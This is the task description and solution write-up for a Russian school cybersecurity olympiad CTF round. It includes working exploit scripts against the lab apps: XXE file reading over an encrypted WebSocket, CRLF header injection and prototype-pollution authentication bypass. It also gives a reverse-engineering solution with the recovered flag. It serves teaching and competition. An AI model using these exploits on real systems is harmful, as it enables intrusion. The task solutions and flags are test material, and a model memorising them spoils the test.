Информационная безопасность

2022/23 учебный год

Инженерный тур

Общая информация

Цель инженерного тура Национальной технологической олимпиады по профилю Информационная безопасность - получение опыта противодействия киберугрозам, практических навыков в различных областях информационной безопасности, таких как: анализ защищенности, расследование инцидента и устранение уязвимостей.

Легенда задачи

Участникам предстоит пройти ряд испытаний, которые достались студенту школы кибербезопасности. Ему необходимо проанализировать действия злоумышленника, пройти по его следам и устранить уязвимости для защиты компании его отца.

Сначала необходимо помочь нашему герою решить ряд заданий в школе кибербезопасности по поиску уязвимостей в различных приложениях, найдя секретную строчку.

Далее известно, что атаке подверглась энергокомпания отца студента. Необходимо восстановить цепочку действий злоумышленника и обосновать Жюри правильность ваших выводов. После чего вы получите доступ на сервер, который атакуется в реальном времени. От уровня ответа зависит количество полученных баллов. Чем качественнее и полноценнее будет ответ на то, как злоумышленник взломал систему, тем большее количество баллов вы получите.

Получив доступ, вам нужно защитить сервер с запущенным веб-приложением энергокомпании от множественных атак.

Для защиты ресурса нужно выявить наибольшее количество уязвимых мест, частично или полностью повторив атаки, и разработать способы их устранения.

Также необходимо обосновать выбор того или иного способа закрытия уязвимости.

От уровня патча зависит количество полученных баллов.

Чем качественнее и полноценнее будет выполнено устранение уязвимости, тем большее количество баллов вы получите.

Требования к команде и компетенциям участников

Команда состоит из 4 человек (возможны исключения, связанные с болезнью участников или отказом принять участие в финале).

Роли, ответственность и задачи в команде участники распределяют сами. Для ориентира рекомендуется, чтобы в команде были представители, способные так или иначе решить задачи любого типа CTF-соревнований.

Ориентир по необходимым навыкам:

- криптографические алгоритмы с открытым ключом;
- анализ защищенности web-приложений;
- алгоритмы хеширования;
- обфускация кода;
- санитизация;
- анализ сетевого трафика;
- реверс-инжиниринг программного обеспечения;
- базы данных;
- парольные политики;
- работа с файлами;
- выявление признаков работы ВПО;
- работа с репозиториями кода;
- практика в решении CTF задач будет плюсом.

Оборудование и программное обеспечение

Каждая команда работает за стандартным рабочим местом, предоставляемым организаторами с ОС Kali.

Разрешено использовать любое программное обеспечение, которое не требует оплаты для работы (то есть распространяется свободно), в том числе бесплатные версии платного ПО.

Наименование	**Описание**
Интерактивный дизассемблер IDA Free https://www.hex-rays.com/products/ida/support/download_freeware/	Для решений подзадач по реверс-инжинирингу ПО и бинарной эксплуатации
Wireshark sqlmap Burp Suit (OWASP ZAP)	Для подзадач, для решения которых необходимо проведение анализа сетевого трафика, комплексный анализ защищенности web-приложений
C++, Python, Golang	Для подзадач, подразумевающих разработку средств для устранения уязвимостей
SSH, OpenSSL	Для установления удаленных защищенных подключений
Текстовый редактор Notepad++ https://notepad-plus-plus.org/downloads/v7.9.2/	Для формирования отчетов по решенным подзадачам

Описание задачи

Детальное описание задачи в таком виде, в каком ее получают участники заключительного этапа.

В этом разделе могут быть выделены подразделы, посвященные отдельным этапам решения задачи или подзадачам.

Этап 1

Наступательная кибербезопасность

Решение прикладных заданий в различных областях наступательной кибербезопасности: эксплуатация веб, бинарных, криптографических уязвимостей.

Для начисления очков нужно сдать флаг (секретная строка), хранящийся на сервере, в проверяющую систему.

Предоставлены задания в следующих категориях:


- Эксплуатация уязвимостей веб-приложения.
- Эксплуатация бинарных уязвимостей.
- Обратная разработка.
- Криптография.

Для прохождения в следующий этап необходимо набрать 60 очков. Т. е. для попадания в следующий этап команде важно сдать от 3–6 заданий (в зависимости от сложности количество очков за одно решенное задание может быть разным).

По легенде данный этап проходит в момент обучения старшеклассника в школе кибер-безопасности.

Web-1 Эксплуатация уязвимостей веб-приложения


Необходимо выполнить исследование веб-приложения и найти уязвимости позволяющие прочитать файлы на сервере. Веб-приложение имитируют сервис по вычислению стоимости авиабилетов. Ответом на задание служит флаг, лежащий в файле `/flag.txt` в файловой системе.



Web-2

Вам необходимо выполнить атаку на взаимодействие между двумя приложениями.


Веб-приложение представляет из себя форму регистрации и входа пользователя.



Web-3

В данном задании необходимо по исходному коду выполнить поиск уязвимости и найти возможность обхода аутентификации.

Сервис представляет из себя форму регистрации и входа пользователя.



REVERSE-1 Обратная разработка

Выполните обратную разработку и получите секретную строку.

Участнику даётся `exe` файл под `win64`.

REVERSE-2

Выполните обратную разработку и получите секретную строку.

REVERSE-3

Выполните обратную разработку и получите флаг с сервера.

Для подключения с помощью клиента: `./game_client`

PWN-1 Эксплуатация бинарных уязвимостей

Вам необходимо проэксплуатировать бинарную уязвимость, связанную с переполнением буфера.

Таск состоит из одного бинарного файла, который состоит из 14 строчек ассемблерного кода и слинкован без каких-либо библиотек.

PWN-2

Вам необходимо проэксплуатировать бинарную уязвимость, связанную с небезопасной работой с файлом.

PWN-3

Вам необходимо проэксплуатировать бинарную уязвимость, связанную с небезопасной работой с кучей.

CRYPTO-1 Криптография

В данной задаче вам предстоит проведение криптоанализа криптосистемы, основанной на данной группе.

CRYPTO-2

В данной задаче вам предстоит придумать алгоритм, который будет отличать зашифрованный вывод, от незашифрованного.

CRYPTO-3

В данной задаче участнику необходимо найти секрет в уязвимой версии протокола.

Этап 2

Расследование инцидента

Командам необходимо восстановить цепочку действий злоумышленника, исходя из образов машин, предоставленных для расследования. Очки начисляются жюри после проверки развернутого ответа, сданного командой в проверяющую систему.

Участникам необходимо выполнить расследование инцидента и описать ход действий злоумышленника на основе «улик», которые остались в образах ВМ. Доступ к образам предоставляется последовательно после сдачи жюри корректного решения. В качестве образов будут предоставлены Linux и Windows ВМ.

По легенде данный этап проходит в момент поиска следов киберпреступника в компании отца.

Linux ВМ

Вам необходимо проанализировать образ: https://disk.yandex.ru/d/_jzpVQE7-Q_b8w машины и дать Жюри развернутый ответ на следующие вопросы:

1. Как злоумышленник попал на машину?
2. Как повысил свои права?

3. Как злоумышленник узнал пароль от `passwords.kdbx`?
4. Куда `logkeys` пишет логи?
5. Пароль от чего лежит в `passwords.kdbx`?

Windows BM

Вам необходимо проанализировать образ машины: https://disk.yandex.ru/d/YduzpeC8Ru-H4w.

Дать развернутый ответ на следующие вопросы:

1. Какой пароль от `Ransomware`?
2. Какие процессы в системе являются вредоносными?
3. Как произошла доставка вредоносного ПО?
4. Какие средства обфускации были использованы?
5. Как злоумышленник нашел учетные данные от Web-сервиса?

Исправление уязвимостей

Командам необходимо исправить уязвимости веб-приложения, которые эксплуатируются в реальном времени проверяющей системой. Минимальное количество очков начисляется в автоматическом режиме, для получения дополнительных очков игрокам необходимо описать жюри свое исправление и доказать его корректность.

Команде предоставляется доступ к серверу, на котором развернуто уязвимое веб-приложение. Уязвимости эксплуатируются в реальном времени проверяющей системой. Участникам необходимо выполнить корректное исправление уязвимостей данного веб-приложения и доказать корректность исправлений жюри.

По легенде заключительный этап проходит в момент, когда наши герои «догоняют» злоумышленника в процессе атаки на критическую систему компании. Пока отец блокирует соединение на межсетевом экране, старшеклассник защищает атакуемую систему.

Система оценивания

Задача инженерного тура оценивается максимум в 589 баллов по собственной шкале оценивания.

Задача разбита на подзадачи. Каждая подзадача (участник сам принимает решение, что считать подзадачей), должна быть защищена на собеседовании.

1. **Наступательная кибербезопасность**.
   Для прохождения на следующий этап команде необходимо набрать 60 очков. За один сданный флаг в проверяющую систему можно набрать 10–30 очков (в зависимости от сложности).
   Web-1: 10 очков
   Web-2: 20 очков
   Web-3: 30 очков
   REVERSE-1: 10 очков
   REVERSE-2: 20 очков
   REVERSE-3: 30 очков
   PWN-1: 10 очков

PWN-2: 20 очков
PWN-3: 30 очков
CRYPTO-1: 10 очков
CRYPTO-2: 20 очков
CRYPTO-3: 30 очков

2. **Расследование инцидента**.
   Для прохождения на следующий этап команде необходимо полностью восстановить цепочку действий злоумышленника для двух машин. Максимум за данный этап игроки могут набрать 160 очков.
3. **Исправление уязвимостей**. Командам необходимо исправить уязвимости веб-приложения, которые эксплуатируются в реальном времени проверяющей системой. Минимальное количество очков начисляется в автоматическом режиме, для получения дополнительных очков игрокам необходимо описать жюри свое исправление и доказать его корректность.

Максимум за данный этап участники могут набрать 80 очков + очки за внедрение дополнительных систем защиты (до 10 очков за каждую).

Собеседование — беседа с экспертами профиля о ходе решения задачи и полученном результате.

По результатам собеседования и итогам решения задачи в целом или отдельной подзадачи, члены одной и той же команды могут получить разные баллы: 0, 10, 16.

По решению жюри и на основании собеседования максимальный балл команды может быть увеличен.

Победители и призёры заключительного этапа Олимпиады определяются в личном зачёте.

Победителями и призёрами заключительного этапа Олимпиады становятся участники, набравшие наибольшее количество баллов, рассчитанных по формуле:

$$\text{Балл}_{\text{матаматика}} \times 0,15 + \text{Балл}_{\text{информатика}} \times 0,15 + \left(\frac{\text{Балл}_{\text{инженерный}}}{\text{Максимальный балл}}\right) \times 70.$$

Организаторы заключительного этапа Олимпиады определяют количество победителей и призёров, которое не может превосходить более 25% от общего числа, количество победителей не превышает 8%.

В случае равенства баллов и невозможности определить призёров и победителей, будет принято во внимание качество (оформление в соответствии со стандартами оформления отчётов, читабельность, наличие диаграмма и т. п.) оформления итоговых отчётов.

По итогам, весь код, написанный при решении задач, должен быть выложен на сервисе gitlab или github в публичном репозитории и доступен не менее 3 лет с момента окончания олимпиады. Каждая команда должна предоставить отчёт по работе с указанием выявленных уязвимостей и кодом написанных патчей, а также кодом, использованным для поиска уязвимостей, в формате `.docx` и `.pdf`. Отсутствие отчёта, согласованного с жюри и выложенного вместе с кодом и выложенного публичного кода приводит к аннулированию результатов.

Решение задачи

Этап 1

Web-1 Эксплуатация уязвимостей веб-приложения

Веб-приложение имитирует сервис по вычислению стоимости авиабилетов.

Сервис использует протокол `WebSocket` для запросов расчета цены. По протоколу отправляются данные в формате `json`, дополнительно шифрованные методом `AES`, реализованным на клиенте и сервере. Поскольку `seed` для генерации ключа шифрования склеивается с IV и шифротекстом, можно без труда шифровать и расшифровывать данные при общении с сервером.

В посылаемых данных присутствует параметр `format` со значением `json`. Можно пробовать его изменять на другие форматы данных и понять, что формат `xml` также принимается. Далее находим уязвимость `XXE`, позволяющую читать локальные файлы, с помощью которой читаем флаг `/flag.txt`.

Пример реализации:

```
const ws = require('ws');
const CryptoJS = require("crypto-js");
payload = `
<!DOCTYPE r [<!ENTITY sp SYSTEM
↪  "file:///flag.txt">]><data><countries></countries><startdate></startdate><e
↪  nddate></enddate><resttype></resttype><r>&sp;</r></data>
`
const MASTER_PASSWORD = 'InsureYourTravel'
function encrypt(data) {
  var G = CryptoJS.lib.WordArray.random(16);
  key = CryptoJS.PBKDF2(MASTER_PASSWORD, G, {
    keySize: 8,
    iterations: 100
  });
  var iv = CryptoJS.lib.WordArray.random(16);
  var I = CryptoJS.AES.encrypt(data, key, {
    iv: iv,
    padding: CryptoJS.pad.Pkcs7,
    mode: CryptoJS.mode.CBC
  });
  return CryptoJS.enc.Base64.stringify(G.concat(iv).concat(I.ciphertext))
}
function toBase64String(words){
  return CryptoJS.enc.Base64.stringify(words);
}
function decrypt(data) {
  data = CryptoJS.enc.Base64.parse(data)
  var G = CryptoJS.lib.WordArray.create(data.words.slice(0, 4))
  var iv = CryptoJS.lib.WordArray.create(data.words.slice(4, 8))
  var ciphertext = CryptoJS.lib.WordArray.create(data.words.slice(8))
  key = CryptoJS.PBKDF2(MASTER_PASSWORD, G, {
    keySize: 8,
    iterations: 100
```

```
  });
  ciphertext = toBase64String(ciphertext);
  var D = CryptoJS.AES.decrypt(ciphertext, key, {
    iv: iv
  }).toString(CryptoJS.enc.Utf8)
  return D
}
function decrypted(body) {
  let { data } = body;
  if (!data)
    return data;
  return JSON.parse(decrypt(data));
}
function encrypted(body) {
  return {'data': encrypt(JSON.stringify(body))};
}
const socket = new ws.WebSocket('ws://127.0.0.1:8080');
socket.addEventListener('message', (event) => {
  if (event.data == 'connected') return;
  if (JSON.parse(event.data).error) {
    console.log(JSON.parse(event.data).error);
    return;
  }
  let dec = decrypted(JSON.parse(event.data));
  console.log(dec);
});
socket.addEventListener('open', (event) => {
  let enc = JSON.stringify(encrypted({format: 'xml', data: payload}));
  socket.send(enc);
});
```

Web-2

Веб-приложение представляет из себя форму регистрации и входа пользователя.

Решающий должен придумать как можно ликнуть флаг из кук. Сразу же бросается в глаза подключение по `tcp` сокету.

Заметив, что используется `wsgi waitress`, решающий должен начать исследовать исходный код данного проекта.

```
def get_header_lines(header):
    """
    Splits the header into lines, putting multi-line headers together.
    """
    r = []
    lines = header.split(b"\r\n")
    for line in lines:
        if not line:
            continue
        if b"\r" in line or b"\n" in line:
            raise ParsingError('Bare CR or LF found in header line "%s"' %
            ↪  tostr(line))
        if line.startswith((b" ", b"\t")):
            if not r:
```

```
                # https://corte.si/posts/code/pathod/pythonservers/index.html
                raise ParsingError('Malformed header line "%s"' % tostr(line))
            r[-1] += line
        else:
            r.append(line)
    return r
```

Решающий может сделать `CRLF` инъекцию, тем самым разделив его имя и флаг на два разных заголовка (для интерпертатора), затем добавив в строчку с флагом «\r» или «\n».

Пример реализации эксплойта для решения.

```
import requests
URL_BASE = "http://127.0.0.1:3000"
s = requests.Session()
s.post(f"{URL_BASE}/register", data={ "username": "username\r\n\r", "password":
↪  "123" })
res = s.get(URL_BASE)
print(res.text)
```

Web-3

Сервис представляет из себя форму регистрации и входа пользователя.

Задача решающего обойти проверку на локальный `ip`.

```
req.isLocalRequest = req.ip.includes("127.0.0.1")
...
if (!req.isLocalRequest) return res.send("You should make request locally")
```

Для этого решающий сначала должен обратить внимание на следующие строки:

```
app.get("/pollute/:param/:value", (req, res) => {
    var a = {}
    a["__proto__"][req.params.param] = req.params.value
    res.send("Polluted!")
})
```

В данном отрывке кода находится уязвимость под названием «`prototype pollution`».

Сама по себе она не сможет помочь обойти проверку, ведь в силу специфики «`prototype pollution`» у решающего появляется возможность изменять только не объявленные свойства.

Далее, в процессе решения, решающий должен обратить внимание на функции, которые могут вызываться неоднократно, причем после того, как произошло «загрязнение» свойства.

Ниже представлен перечень строк, подходящих под описание.

```
app.use(session({
    secret: 'secret',
    resave: false,
    saveUninitialized: false,
    store: new SQLiteStore({ db: 'sessions.db', dir: "."})
}))
app.use(passport.authenticate('session'))
app.use(passport.initialize())
```

В процессе изучения функций решающий должен проанализировать файл из исходного кода opensource проекта «passport.js».

В файле «passport/lib/strategies/session.js» на 117 строчке решающий должен заметить, что параметр _userProperty не объявлен, значит он может контролировать его значение.

```
var paused = options.pauseStream ? pause(req) : null;
    this._deserializeUser(su, req, function(err, user) {
      if (err) { return self.error(err); }
      if (!user) {
        delete req.session[self._key].user;
      } else {
        var property = req._userProperty || 'user';
        req[property] = user;
      }
      self.pass();
```


Из 118 строчки понятно, что имея контроль над параметром _userProperty, мы можем изменять значение в объекте _req_ для любого ключа, отсюда следует что мы можем перезаписать isLocalRequest на произвольную непустую строчку, тем самым обойдя проверку.

```
## Эксплоит
thon
import requests
URL = "http://changeme:3000"
s = requests.Session()
s.get(f"{URL}/pollute/_userProperty/isLocalRequest")
s.get(f"{URL}/auth?username=user")
res = s.get(f"{URL}/admin/flag")
print(res.text)
```


REVERSE-1 Обратная разработка

Участнику даётся exe файл под win64.


Если бинарный файл открыть в IDA, как исполняемый файл для windows, и декомпилировать функцию main то видно, что в ней ничего нету.



Тогда единственное предположение, где может быть находится флаг, это в dos-stub, поэтому открываем бинарный файл как исполняемый файл под dos.



И запускаем его под отладкой с помощью плагина для IDA.



Видим, что печатается на экран флаг, и каждый следующий символ флага появляется с большей задержкой, чем предыдущей. Открываем дизассемблированный код dos stub и ищем прерывание, где происходит вывод символа на экран.

```
seg000:0058                     mov     cx, 20h ; ' '
seg000:005B                     mov     si, 0Dh
seg000:005E                     mov     di, 0Bh
seg000:0061
seg000:0061 loc_10061:                                  ; CODE XREF: seg000:008B↓j
seg000:0061                     mov     word_10056, cx
seg000:0065                     mov     cx, word ptr loc_10053+1
seg000:0069                     mov     dx, 0
seg000:006C                     mov     ah, 86h ; '†'
seg000:006E                     int     15h             ; SYSTEM - WAIT (AT,XT2,XT286
seg000:006E                                             ; CX,DX = number of microsecc
seg000:006E                                             ; Return: CF clear: after wai
seg000:0070                     rol     cx, 1
seg000:0072                     mov     word ptr loc_10053+1, cx
seg000:0076
seg000:0076 loc_10076:                                  ; CODE XREF: seg000:0015↑j
seg000:0076                     mov     cx, word_10056
seg000:007A                     mov     al, [si]
seg000:007C                     mov     ah, [si+27h]
seg000:007F                     xor     al, ah
seg000:0081                     mov     [di], al
seg000:0083                     inc     si
seg000:0084                     mov     ah, 9
seg000:0086                     mov     dx, 0Bh
seg000:0089                     int     21h             ; DOS - PRINT STRING
seg000:0089                                             ; DS:DX -> string terminated
seg000:008B                     loop    loc_10061
seg000:008D                     retn
```

Замечаем, что перед выводом символа в консоль происходит ксор двух байтов, которые берутся по адресам, которые лежат в регистре `[si]`, и `[si + 0x27]`. Видим,

что в `si` кладётся `0xD`, тут нужно не забыть про адрес загрузки исполняемого файла. В регистре `cx` лежит длина флага. Далее ксорим две последовательности байтов и получаем флаг.

```
Python>first_str_addr = 0x1000d
Python>second_str_addr = 0x1000d + 0x27
Python>flag_len = 32
Python>flag = ''
Python>flag = ''.join([chr( idaapi.get_byte( first_str_addr + i ) ^ idaapi.get_byte( second_str_addr + i)) for i in range(flag_len)])
Python>flag
'nto{h3ll0_n3w_5ch00l_fr0m_0ld!!}'
Python
```

REVERSE-2

Задача решающего изучить open-source библеотеку unicorn и понять принцип работы байткода.

